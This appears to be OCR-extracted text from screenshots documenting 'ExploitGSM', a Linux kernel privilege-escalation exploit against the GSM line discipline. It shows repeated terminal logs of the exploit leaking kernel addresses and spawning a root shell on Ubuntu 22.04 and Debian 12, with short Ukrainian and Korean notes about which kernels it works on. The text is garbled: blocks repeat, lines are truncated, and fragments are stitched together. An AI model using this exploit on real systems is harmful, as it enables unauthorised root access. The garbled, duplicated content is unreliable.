
```
yurii@test:/tmp/host$ ./ExploitGSM ubuntu
permissible spray -> 500
begin try leak startup_xen!
startup_xen leaked address  -> ffffffff868933c0
text leaked address         -> ffffffff84200000
lockdep_map_size     -> 32
spinlock_t_size      -> 4
mutex_size           -> 32
tty port             -> 376
tty buffhead         -> 136
dead                 -> 524
waiting setconf dlci thread
Wait 3 sec for ending kernel work execution
We get root, spawn shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@test:/root# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),122(lpadmin),135(lxd),136(sambashare),1000(yurii)
root@test:/root# 
```

Ubuntu 22.04 6.5 kernel Dekstop

Експлоїт не працює на всіх ядрах, наприклад на убунту. Але на Debian і Fedora працює.


GSM Exploit Execution

Selection of Test Exploit Versions



```
yuriicrimson@yurii:~/Documents/ExploitGSM_5_15_to_6_1/ExploitGSM_5_15_to_6_1/build$ ./ExploitGSM
kallsyms restricted, begin retvial kallsyms table
detected kernel path-> /boot/vmlinuz-6.1.0-18-amd64
detected compressed format -> xz
Uncompressed kernel size -> 65902908
successfully taken kernel!
begin try leak startup_xen!
startup_xen leaked address  -> ffffffffb826f1c0
text leaked address         -> ffffffffb6200000
lockdep_map_size     -> 32
spinlock_t_size      -> 4
mutex_size           -> 32
gsm_mux_event_offset -> 56
Let go thread
We get root, spawn shell
root@yurii:/root# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video)
iicrimson)
root@yurii:/root# exit
exit
```

Debian 12 6.1 kernel Dekstop



```
yurii@test:/tmp/host$ ./ExploitGSM ubuntu
permissible spray -> 500
begin try leak startup_xen!
startup_xen leaked address  -> ffffffff868933c0
text leaked address         -> ffffffff84200000
lockdep_map_size      -> 32
spinlock_t_size       -> 4
mutex_size            -> 32
tty port              -> 376
tty buffhead          -> 136
dead                  -> 524
waiting setconf dlci thread
Wait 3 sec for ending kernel work execution
We get root, spawn shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@test:/root# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),122(lpadmin),135(lxd),136(sambashare),1000(yurii)
root@test:/root#
```

Ubuntu 22.04 6.5 kernel Dekstop

Експлоїт не працює на всіх ядрах, наприклад на убунту. Але на Debian і Fedora працює.

Exploit이 모든 커널에서 작동하는 것은 아닙니다. 예를 들어, Ubuntu에서는 작동하지 않지만, Debian과 Fedora에서는 작동합니다.

GSM Exploit Execution

Selectio

ExploitGSM

```
yuriicrimson@yurii:~/Doc
kallsyms restricted, beg
detected kernel path-> /
detected compressed form
Uncompressed kernel size
successfully taken kerne
begin try leak startup_x
startup_xen leaked addre
text leaked address
lockdep_map_size     ->
spinlock_t_size      ->
mutex_size           ->
gsm_mux_event_offset ->
Let go thread
We get root, spawn shell
root@yurii:/root# id
uid=0(root) gid=0(root)
iicrimson)
root@yurii:/root# exit
exit
```

Debian 12 6.1

```
p),46(plug
```


Експлоїт не п

이는 곧 제가 약간의 삽질을 할 것을 의미했습니다.

Exploit이 모든 커널에서 작동하는 것은 아닙니다. 예를 들어, Ubuntu에서는 작동하지 않지만, Debian과 Fedora에서는 작동합니다.

GSM Exploit Execution


Selection of Test Exploit Versions



ExploitGSM Public

```
yuriicrimson@yurii:~/Documents/ExploitGSM_5_15_to_6_1/ExploitGSM_5_15_to_6_1/build$ ./ExploitGSM
kallsyms restricted, begin retvial kallsyms table
detected kernel path-> /boot/vmlinuz-6.1.0-18-amd64
detected compressed format -> xz
Uncompressed kernel size -> 65902908
successfully taken kernel!
begin try leak startup_xen!
startup_xen leaked address  -> ffffffffb826f1c0
text leaked address         -> ffffffffb6200000
lockdep_map_size     -> 32
spinlock_t_size      -> 4
mutex_size           -> 32
gsm_mux_event_offset -> 56
Let go thread
We get root, spawn shell
root@yurii:/root# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video)
iicrimson)
root@yurii:/root# exit
exit
```

Debian 12 6.1 kernel Dekstop



```
yurii@test:/tmp/host$ ./ExploitGSM ubuntu
permissible spray -> 500
begin try leak startup_xen!
startup_xen leaked address  -> ffffffff868933c0
text leaked address         -> ffffffff84200000
lockdep_map_size     -> 32
spinlock_t_size      -> 4
mutex_size           -> 32
tty port             -> 376
tty buffhead         -> 136
dead                 -> 524
waiting setconf dlci thread
Wait 3 sec for ending kernel work execution
We get root, spawn shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@test:/root# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),122(lpadmin),135(lxd),136(sambashare),1000(yurii)
root@test:/root#
```

